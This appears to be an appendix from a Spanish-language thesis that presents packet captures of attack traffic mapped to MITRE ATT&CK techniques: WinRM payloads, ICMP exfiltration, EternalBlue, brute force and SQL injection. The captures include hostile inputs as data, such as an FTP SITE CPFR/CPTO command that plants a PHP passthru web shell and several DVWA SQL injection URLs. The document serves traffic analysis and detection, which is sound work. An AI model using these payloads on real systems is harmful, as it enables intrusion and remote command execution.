192.168.1.3	192.168.2.2	HTTP/X...	2112 POST /wsman HTTP/1.1
192.168.2.2	192.168.1.3	TCP	66 wsman(5985) → 39433 [ACK] Seq=
192.168.2.2	192.168.1.3	HTTP	257 HTTP/1.1 401
192.168.1.3	192.168.2.2	TCP	66 39433 → wsman(5985) [FIN, ACK]
192.168.2.2	192.168.1.3	TCP	66 wsman(5985) → 39433 [ACK] Seq=
192.168.1.3	192.168.2.2	TCP	74 39435 → wsman(5985) [SYN] Seq=6
192.168.2.2	192.168.1.3	TCP	74 wsman(5985) → 39435 [SYN, ACK]
192.168.1.3	192.168.2.2	TCP	66 39435 → wsman(5985) [ACK] Seq=
192.168.1.3	192.168.2.2	HTTP/X...	2163 POST /wsman HTTP/1.1
192.168.2.2	192.168.1.3	TCP	66 wsman(5985) → 39435 [ACK] Seq=
192.168.2.2	192.168.1.3	TCP	66 49253 → personal-agent(5555) [S
192.168.1.3	192.168.2.2	TCP	66 personal-agent(5555) → 49253 [S
192.168.2.2	192.168.1.3	TCP	54 49253 → personal-agent(5555) [A
192.168.1.3	192.168.2.2	TCP	60 personal-agent(5555) → 49253 [F
192.168.1.3	192.168.2.2	TCP	7354 personal-agent(5555) → 49253 [F
192.168.1.3	192.168.2.2	TCP	5894 personal-agent(5555) → 49253 [F
192.168.2.2	192.168.1.3	TCP	54 49253 → personal-agent(5555) [A
192.168.1.3	192.168.2.2	SIGCOMP	14654
192.168.1.3	192.168.2.2	TCP	14654 personal-agent(5555) → 49253 [F
192.168.2.2	192.168.1.3	TCP	54 49253 → personal-agent(5555) [A

tes on wire (17304 bits), 2163 bytes captured (17304 bits) on interface enp0s8, id 0
csCompu_a7:f3:dd (08:00:27:a7:f3:dd), Dst: PcsCompu_1b:c6:0b (08:00:27:1b:c6:0b)
ersion 4, Src: 192.168.1.3, Dst: 192.168.2.2
l Protocol, Src Port: 39435 (39435), Dst Port: wsman (5985), Seq: 1, Ack: 1, Len: 2097
Protocol
anguage

Figura B-35. Tráfico de Payload mediante WinRM

Este ataque se encuentra documentado en la referencia [34] e implementado en el apartado 3.1.4.1. Se puede apreciar, en los paquetes, el uso de la herramienta Metasploit, así como el envío de las peticiones POST hacia el puerto 5985. Tras las peticiones, que ejecutan código remoto en la víctima, se observa como comienza la conexión entre víctima y atacante para que este último pueda controlar el equipo infectado de forma remota.

B.27 Exfiltration Over Alternative Protocol (T1048) – ATA23




Figura B-36. Tráfico de Exfiltración por ICMP

Este ataque se encuentra documentado en la referencia [34] e implementado en el apartado 3.2.2.1. Como se aprecia en la captura, los mensajes ICMP contienen los datos del fichero que se está enviando usando este protocolo.

B.28 Exploit Public-Facing Application (T1190) – ATA53




Figura B-37. Tráfico de Inyección SQL

Este ataque se encuentra documentado en la referencia [34] e implementado en el apartado 3.1.3.1. Si se analizan las peticiones POST realizadas por el atacante se puede observar la inyección SQL en la propia URL (como argumento).

B.29 Exploitation of Remote Services (T1210) – ATA60

57	1.634613318	192.168.2.2	192.168.1.3	TCP	66 microsoft-ds(445) → 35325 [ACK] Seq=372 Ack=13804 Win=66560 Len=0 TSval=309030 TSr=309030
58	1.634618739	192.168.2.2	192.168.1.3	TCP	66 microsoft-ds(445) → 35325 [ACK] Seq=372 Ack=15835 Win=66560 Len=0 TSval=309030 TSr=309030
59	1.635833922	192.168.1.3	192.168.2.2	SMB	5858 Trans2 Secondary Request, FID: 0x0000
60	1.635834031	192.168.1.3	192.168.2.2	SMB	8754 Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
61	1.635120926	192.168.1.3	192.168.2.2	SMB	8754 Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
62	1.635120963	192.168.1.3	192.168.2.2	SMB	5858 Trans2 Secondary Request, FID: 0x0000
63	1.635367709	192.168.2.2	192.168.1.3	TCP	66 microsoft-ds(445) → 35325 [ACK] Seq=372 Ack=22110 Win=66560 Len=0 TSval=309030 TSr=309030
64	1.635379565	192.168.2.2	192.168.1.3	TCP	66 microsoft-ds(445) → 35325 [ACK] Seq=372 Ack=26263 Win=66560 Len=0 TSval=309030 TSr=309030
65	1.635385415	192.168.2.2	192.168.1.3	TCP	66 microsoft-ds(445) → 35325 [ACK] Seq=372 Ack=30416 Win=66560 Len=0 TSval=309030 TSr=309030
66	1.635393502	192.168.2.2	192.168.1.3	TCP	66 microsoft-ds(445) → 35325 [ACK] Seq=372 Ack=34569 Win=66560 Len=0 TSval=309030 TSr=309030
67	1.635398948	192.168.2.2	192.168.1.3	TCP	66 microsoft-ds(445) → 35325 [ACK] Seq=372 Ack=38722 Win=66560 Len=0 TSval=309030 TSr=309030
68	1.635650527	192.168.1.3	192.168.2.2	SMB	2962 Trans2 Secondary Request, FID: 0x0000
69	1.635650635	192.168.1.3	192.168.2.2	SMB	16025 Trans2 Secondary Request, FID: 0x0000Trans2 Secondary Request, FID: 0x0000
70	1.635820927	192.168.2.2	192.168.1.3	TCP	66 microsoft-ds(445) → 35325 [ACK] Seq=372 Ack=42875 Win=66560 Len=0 TSval=309030 TSr=309030
71	1.635831794	192.168.2.2	192.168.1.3	TCP	66 microsoft-ds(445) → 35325 [ACK] Seq=372 Ack=44785 Win=66560 Len=0 TSval=309030 TSr=309030
72	1.636004705	192.168.2.2	192.168.1.3	TCP	66 microsoft-ds(445) → 35325 [ACK] Seq=372 Ack=51181 Win=66560 Len=0 TSval=309030 TSr=309030
73	1.636018138	192.168.2.2	192.168.1.3	TCP	66 microsoft-ds(445) → 35325 [ACK] Seq=372 Ack=55334 Win=66560 Len=0 TSval=309030 TSr=309030
74	1.636027387	192.168.2.2	192.168.1.3	TCP	66 microsoft-ds(445) → 35325 [ACK] Seq=372 Ack=59487 Win=66560 Len=0 TSval=309030 TSr=309030
75	1.636033000	192.168.2.2	192.168.1.3	TCP	66 microsoft-ds(445) → 35325 [ACK] Seq=372 Ack=63640 Win=66560 Len=0 TSval=309030 TSr=309030

ne 59: 5858 bytes on wire (46864 bits), 5858 bytes captured (46864 bits) on interface enp0s8, id 0	08d0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
ernet II, Src: PcsCompu_a7:f3:dd (08:00:27:a7:f3:dd), Dst: PcsCompu_1b:c6:0b (08:00:27:1b:c6:0b)	08e0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
ernet Protocol Version 4, Src: 192.168.1.3, Dst: 192.168.2.2	08f0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
mission Control Protocol, Src Port: 35325 (35325), Dst Port: microsoft-ds (445), Seq: 15825, Ack: 372, Len: 5	0900 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
reassembled TCP Segments (4153 bytes): #54(2021), #59(2132)]	0910 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
IOS Session Service	0920 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
(Server Message Block Protocol)	0930 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
	0940 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
	0950 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
	0960 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
	0970 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
	0980 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

Figura B-38. Tráfico de Eternal Blue

Este ataque se encuentra documentado en la referencia [34] e implementado en el apartado 3.1.7.1. Como se observa en la captura, el atacante busca el desbordamiento de buffer del protocolo SMBv1 para aprovechar la vulnerabilidad que permite ejecutar código remoto.

B.30 Exploitation of Remote Services (T1210) – ATA62

8	0.113969839	192.168.2.2	192.168.1.3	FTP	124 Response: 350 File or directory exists, ready for dest
9	0.114677877	192.168.1.3	192.168.2.2	TCP	66 36273 → ftp(21) [ACK] Seq=91 Ack=151 Win=64256 Len=0
10	0.115397880	192.168.1.3	192.168.2.2	FTP	117 Request: SITE CPTO /tmp/.<?php passthru(\$_GET['hCWVQ']
11	0.119284929	192.168.2.2	192.168.1.3	FTP	87 Response: 250 Copy successful
12	0.119972456	192.168.1.3	192.168.2.2	TCP	66 36273 → ftp(21) [ACK] Seq=82 Ack=151 Win=64256 Len=0
13	0.120909399	192.168.1.3	192.168.2.2	FTP	117 Request: SITE CPFR /tmp/.<?php passthru(\$_GET['hCWVQ']
14	0.123479267	192.168.2.2	192.168.1.3	FTP	124 Response: 350 File or directory exists, ready for dest
15	0.124786125	192.168.1.3	192.168.2.2	FTP	103 Request: SITE CPTO /var/www/html/6QfoFmJ.php
16	0.129014645	192.168.2.2	192.168.1.3	FTP	87 Response: 250 Copy successful
17	0.130142173	192.168.1.3	192.168.2.2	TCP	66 36273 → ftp(21) [FIN, ACK] Seq=170 Ack=230 Win=64256 Len=0
18	0.131817416	192.168.2.2	192.168.1.3	TCP	66 ftp(21) → 36273 [FIN, ACK] Seq=230 Ack=171 Win=29056 Len=0
19	0.132527696	192.168.1.3	192.168.2.2	TCP	66 36273 → ftp(21) [ACK] Seq=171 Ack=231 Win=64256 Len=0
20	0.146895697	192.168.1.3	192.168.2.2	TCP	74 36431 → http(80) [SYN] Seq=0 Win=64240 Len=0 MSS=1460
21	0.147804170	192.168.2.2	192.168.1.3	TCP	74 http(80) → 36431 [SYN, ACK] Seq=0 Ack=1 Win=30900 Len=0

Figura B-39. Tráfico de Vulnerabilidad en Servicio FTP

Este ataque se encuentra documentado en la referencia [34] e implementado en el apartado 3.1.7.2. Como se observa en la captura, el uso de comandos SITE CPFR/CPTO permite a cualquier cliente no autenticado copiar ficheros de cualquier parte del sistema de ficheros al destino elegido.

B.31 Network Service Discovery (T1046) – ATA18

1	0.000000	172.31.69.13	13.58.225.34	TCP	66 50887 → eldim(31337) [SYN, ECE, CWR] Seq=0 Win=8192 Len=0 MSS=8961 WS=256 SACK_PERM WS
2	0.000426	13.58.225.34	172.31.69.13	TCP	66 eldim(31337) → 50887 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=1460 SACK_PERM WS
3	0.000446	172.31.69.13	13.58.225.34	TCP	54 50887 → eldim(31337) [ACK] Seq=1 Ack=1 Win=65536 Len=0
4	0.050906	13.58.225.34	172.31.69.13	TCP	58 eldim(31337) → 50887 [PSH, ACK] Seq=1 Ack=1 Win=27008 Len=4
5	0.051534	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=5 Ack=1 Win=27008 Len=1460
6	0.051546	172.31.69.13	13.58.225.34	TCP	54 50887 → eldim(31337) [ACK] Seq=1 Ack=1465 Win=65536 Len=0
7	0.051641	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=1465 Ack=1 Win=27008 Len=1460
8	0.051642	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=2925 Ack=1 Win=27008 Len=1460
9	0.051651	172.31.69.13	13.58.225.34	TCP	54 50887 → eldim(31337) [ACK] Seq=1 Ack=4385 Win=65536 Len=0
10	0.051684	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=4385 Ack=1 Win=27008 Len=1460
11	0.051685	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=5845 Ack=1 Win=27008 Len=1460
12	0.051685	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=7305 Ack=1 Win=27008 Len=1460
13	0.051693	172.31.69.13	13.58.225.34	TCP	54 50887 → eldim(31337) [ACK] Seq=1 Ack=8765 Win=65536 Len=0
14	0.051726	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=8765 Ack=1 Win=27008 Len=1460
15	0.051726	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=10225 Ack=1 Win=27008 Len=1460
16	0.051732	172.31.69.13	13.58.225.34	TCP	54 50887 → eldim(31337) [ACK] Seq=1 Ack=11685 Win=65536 Len=0
17	0.051758	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=11685 Ack=1 Win=27008 Len=1460
18	0.051763	172.31.69.13	13.58.225.34	TCP	54 50887 → eldim(31337) [ACK] Seq=1 Ack=13145 Win=65536 Len=0
19	0.051989	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=13145 Ack=1 Win=27008 Len=1460
20	0.052011	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=14605 Ack=1 Win=27008 Len=1460
21	0.052014	172.31.69.13	13.58.225.34	TCP	54 50887 → eldim(31337) [ACK] Seq=1 Ack=16065 Win=65536 Len=0
22	0.052036	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=16065 Ack=1 Win=27008 Len=1460
23	0.052074	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=17525 Ack=1 Win=27008 Len=1460
24	0.052074	13.58.225.34	172.31.69.13	TCP	1514 eldim(31337) → 50887 [ACK] Seq=18985 Ack=1 Win=27008 Len=1460

Figura B-40. Tráfico de Descubrimiento de Servicios de Red / DDOS

Este ataque se encuentra documentado en la referencia [31]. Como se aprecia en la captura, el objetivo del ataque es el puerto 31337 (considerado popularmente como “elite” y conocido por ser el blanco para multitud de ataques de puerta trasera). En este caso, podemos apreciar el intento de sobrecarga de este puerto con el envío masivo de paquetes a dicho puerto, sumado a un intento de uso de terminal remoto.

B.32 Brute Force (T1110) – ATA37

0179	454.013032	18.221.219.4	172.31.69.25	TCP	74 [TCP Port numbers reused] 41868 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=
0180	454.013033	172.31.69.25	18.221.219.4	TCP	54 ftp(21) → 41868 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
0181	454.413883	18.221.219.4	172.31.69.25	TCP	74 [TCP Port numbers reused] 41870 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=
0182	454.413903	172.31.69.25	18.221.219.4	TCP	54 ftp(21) → 41870 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
0183	454.413912	18.221.219.4	172.31.69.25	TCP	74 [TCP Port numbers reused] 41872 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=
0184	454.413914	172.31.69.25	18.221.219.4	TCP	54 ftp(21) → 41872 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
0185	454.413922	18.221.219.4	172.31.69.25	TCP	74 [TCP Port numbers reused] 41874 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=
0186	454.413923	172.31.69.25	18.221.219.4	TCP	54 ftp(21) → 41874 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
0187	454.413974	18.221.219.4	172.31.69.25	TCP	74 [TCP Port numbers reused] 41876 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=
0188	454.413976	172.31.69.25	18.221.219.4	TCP	54 ftp(21) → 41876 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
0189	454.414048	18.221.219.4	172.31.69.25	TCP	74 [TCP Port numbers reused] 41878 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=
0190	454.414050	172.31.69.25	18.221.219.4	TCP	54 ftp(21) → 41878 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
0191	454.414091	18.221.219.4	172.31.69.25	TCP	74 [TCP Port numbers reused] 41880 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=
0192	454.414092	172.31.69.25	18.221.219.4	TCP	54 ftp(21) → 41880 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
0193	454.414130	18.221.219.4	172.31.69.25	TCP	74 [TCP Port numbers reused] 41882 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=
0194	454.414131	172.31.69.25	18.221.219.4	TCP	54 ftp(21) → 41882 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
0195	454.414172	18.221.219.4	172.31.69.25	TCP	74 [TCP Port numbers reused] 41884 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=
0196	454.414174	172.31.69.25	18.221.219.4	TCP	54 ftp(21) → 41884 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
0197	454.414267	18.221.219.4	172.31.69.25	TCP	74 [TCP Port numbers reused] 41886 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=
0198	454.414268	172.31.69.25	18.221.219.4	TCP	54 ftp(21) → 41886 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
0199	454.414336	18.221.219.4	172.31.69.25	TCP	74 [TCP Port numbers reused] 41888 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=
0200	454.414338	172.31.69.25	18.221.219.4	TCP	54 ftp(21) → 41888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
0201	454.915298	18.221.219.4	172.31.69.25	TCP	74 [TCP Port numbers reused] 41890 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=
0202	454.915319	172.31.69.25	18.221.219.4	TCP	54 ftp(21) → 41890 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
0203	454.915341	18.221.219.4	172.31.69.25	TCP	74 [TCP Port numbers reused] 41892 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=
0204	454.915347	172.31.69.25	18.221.219.4	TCP	54 ftp(21) → 41892 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figura B-41. Tráfico de Obtención de Contraseñas por Fuerza Bruta (FTP)

Este ataque se encuentra documentado en la referencia [31]. El objetivo fundamental de este ataque, tal y como se aprecia en la captura, es el intento de obtención de una contraseña (o acceso) vía FTP mediante fuerza bruta. El fichero está plagado de intentos fallidos de conexión FTP y resets de conexión por parte del servidor.

B.33 Brute Force (T1110) – ATA39

172.31.69.25	172.31.69.25	TCP	74 54016 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=1460 SA=172.31.69.25	K_P
13.58.98.64	172.31.69.25	TCP	54 ftp(21) → 54016 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	
172.31.69.25	172.31.69.25	TCP	74 54018 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=1460 SA=172.31.69.25	K_P
13.58.98.64	172.31.69.25	TCP	54 ftp(21) → 54018 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	
172.31.69.25	172.31.69.25	TCP	74 54020 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=1460 SA=172.31.69.25	K_P
13.58.98.64	172.31.69.25	TCP	54 ftp(21) → 54020 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	
172.31.69.25	172.31.69.25	TCP	74 54022 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=1460 SA=172.31.69.25	K_P
13.58.98.64	172.31.69.25	TCP	54 ftp(21) → 54022 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	
172.31.69.25	172.31.69.25	TCP	74 54024 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=1460 SA=172.31.69.25	K_P
13.58.98.64	172.31.69.25	TCP	54 ftp(21) → 54024 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	
172.31.69.25	172.31.69.25	TCP	74 54026 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=1460 SA=172.31.69.25	K_P
13.58.98.64	172.31.69.25	TCP	54 ftp(21) → 54026 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	
172.31.69.25	172.31.69.25	TCP	74 54028 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=1460 SA=172.31.69.25	K_P
13.58.98.64	172.31.69.25	TCP	54 ftp(21) → 54028 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	
172.31.69.25	172.31.69.25	TCP	74 54030 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=1460 SA=172.31.69.25	K_P
13.58.98.64	172.31.69.25	TCP	54 ftp(21) → 54030 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	
172.31.69.25	172.31.69.25	TCP	74 54032 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=1460 SA=172.31.69.25	K_P
13.58.98.64	172.31.69.25	TCP	54 ftp(21) → 54032 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	
172.31.69.25	172.31.69.25	TCP	74 54034 → ftp(21) [SYN] Seq=0 Win=26883 Len=0 MSS=1460 SA=172.31.69.25	K_P
13.58.98.64	172.31.69.25	TCP	54 ftp(21) → 54034 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0	
172.31.69.25	172.31.69.25	TCP	74 43840 → ssh(22) [SYN] Seq=0 Win=26883 Len=0 MSS=1460 SA=172.31.69.25	K_P
13.58.98.64	172.31.69.25	TCP	74 ssh(22) → 43840 [SYN, ACK] Seq=0 Ack=1 Win=26847 Len=0 MSS=1460	
172.31.69.25	172.31.69.25	TCP	74 43838 → ssh(22) [SYN] Seq=0 Win=26883 Len=0 MSS=1460 SA=172.31.69.25	K_P
13.58.98.64	172.31.69.25	TCP	74 ssh(22) → 43838 [SYN, ACK] Seq=0 Ack=1 Win=26847 Len=0 MSS=1460	
172.31.69.25	172.31.69.25	TCP	74 43842 → ssh(22) [SYN] Seq=0 Win=26883 Len=0 MSS=1460 SA=172.31.69.25	K_P

Figura B-42. Tráfico de Obtención de Contraseña por Fuerza Bruta (SSH)

Este ataque se encuentra documentado en la referencia [31]. Se asemeja en gran medida al ataque del mismo paquete centrado en el uso de FTP, pero intercambiando este protocolo por SSH. En esta ocasión, como se aprecia en la captura, el atacante logra descubrir la contraseña a base de reintentos por fuerza bruta (recuadro blanco) y logra acceder al equipo de la víctima (recuadro rojo).

B.34 Exploit Public-Facing Application (T1190) – ATA49

25 25.163960	18.218.115.60	172.31.69.28	HTTP	564 GET /DVWA/vulnerabilities/sqli/?id=3+%27+and+1%3D1+order+by+3+%238Submit=1	
26 25.163976	172.31.69.28	18.218.115.60	TCP	54 http(80) → 59884 [ACK] Seq=1 Ack=511 Win=28032 Len=0	
27 25.165746	172.31.69.28	18.218.115.60	HTTP	442 HTTP/1.1 200 OK (text/html)	
28 25.219987	18.218.115.60	172.31.69.28	TCP	54 59884 → http(80) [ACK] Seq=511 Ack=389 Win=525056 Len=0	
29 30.170926	172.31.69.28	18.218.115.60	TCP	54 http(80) → 59884 [FIN, ACK] Seq=389 Ack=511 Win=28032 Len=0	
30 30.171394	18.218.115.60	172.31.69.28	TCP	54 59884 → http(80) [ACK] Seq=511 Ack=390 Win=525056 Len=0	
31 30.171455	18.218.115.60	172.31.69.28	TCP	54 59884 → http(80) [FIN, ACK] Seq=511 Ack=390 Win=525056 Len=0	
32 30.171459	172.31.69.28	18.218.115.60	TCP	54 http(80) → 59884 [ACK] Seq=390 Ack=512 Win=28032 Len=0	
33 59.970325	18.218.115.60	172.31.69.28	TCP	66 59887 → http(80) [SYN, ECE, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERFECT	
34 59.970349	172.31.69.28	18.218.115.60	TCP	66 http(80) → 59887 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=8961 SACK_PERFECT	
35 59.970786	18.218.115.60	172.31.69.28	TCP	54 59887 → http(80) [ACK] Seq=1 Ack=1 Win=525568 Len=0	
36 59.973752	18.218.115.60	172.31.69.28	HTTP	564 GET /DVWA/vulnerabilities/sqli/?id=3+%27+and+1%3D1+order+by+2+%238Submit=1	
37 59.973769	172.31.69.28	18.218.115.60	TCP	54 http(80) → 59887 [ACK] Seq=1 Ack=1 Win=525568 Len=0	
38 59.975862	172.31.69.28	18.218.115.60	HTTP	1908 HTTP/1.1 200 OK (text/html)	
39 59.976263	18.218.115.60	172.31.69.28	TCP	54 59887 → http(80) [ACK] Seq=511 Ack=1855 Win=525568 Len=0	
40 64.980493	172.31.69.28	18.218.115.60	TCP	54 http(80) → 59887 [FIN, ACK] Seq=1855 Ack=511 Win=28032 Len=0	
41 64.980994	18.218.115.60	172.31.69.28	TCP	54 59887 → http(80) [ACK] Seq=511 Ack=1856 Win=525568 Len=0	
42 64.981029	18.218.115.60	172.31.69.28	TCP	54 http(80) → 59887 [FIN, ACK] Seq=511 Ack=1856 Win=525568 Len=0	
43 64.981033	172.31.69.28	18.218.115.60	TCP	54 59887 → http(80) [ACK] Seq=1856 Ack=512 Win=28032 Len=0	
44 93.445588	18.218.115.60	172.31.69.28	TCP	66 59891 → http(80) [SYN, ECE, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERFECT	
45 93.445612	172.31.69.28	18.218.115.60	TCP	66 http(80) → 59891 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=8961 SACK_PERFECT	
46 93.445996	18.218.115.60	172.31.69.28	TCP	54 59891 → http(80) [ACK] Seq=1 Ack=1 Win=525568 Len=0	
47 93.449277	18.218.115.60	172.31.69.28	HTTP	612 GET /DVWA/vulnerabilities/sqli/?id=3+%27+and+1%3D0+order+by+2+%238Submit=1	
48 93.449293	172.31.69.28	18.218.115.60	TCP	54 http(80) → 59891 [ACK] Seq=1 Ack=1 Win=525568 Len=0	
49 93.451370	172.31.69.28	18.218.115.60	HTTP	1860 HTTP/1.1 200 OK (text/html)	
50 93.451706	18.218.115.60	172.31.69.28	TCP	54 59891 → http(80) [ACK] Seq=559 Ack=1807 Win=525568 Len=0	

Figura B-43. Tráfico de Inyección SQL (CIC-2018)

Este ataque se encuentra documentado en la referencia [31]. En la captura, se aprecia de forma clara los intentos de inyección SQL en el servidor víctima, para poder obtener más información de la debida.

B.35 Exploitation for Client Execution (T1203) – ATA57

172.31.69.28	18.218.115.60	HTTP	499 GET /DVWA/index.php HTTP/1.1
18.218.115.60	172.31.69.28	HTTP	2974 http(80) → 63781 [ACK] Seq=12683 Ack=2868 Win=34688 Len=2920 [TCP segment]
172.31.69.28	18.218.115.60	TCP	218 HTTP/1.1 200 OK (text/html)
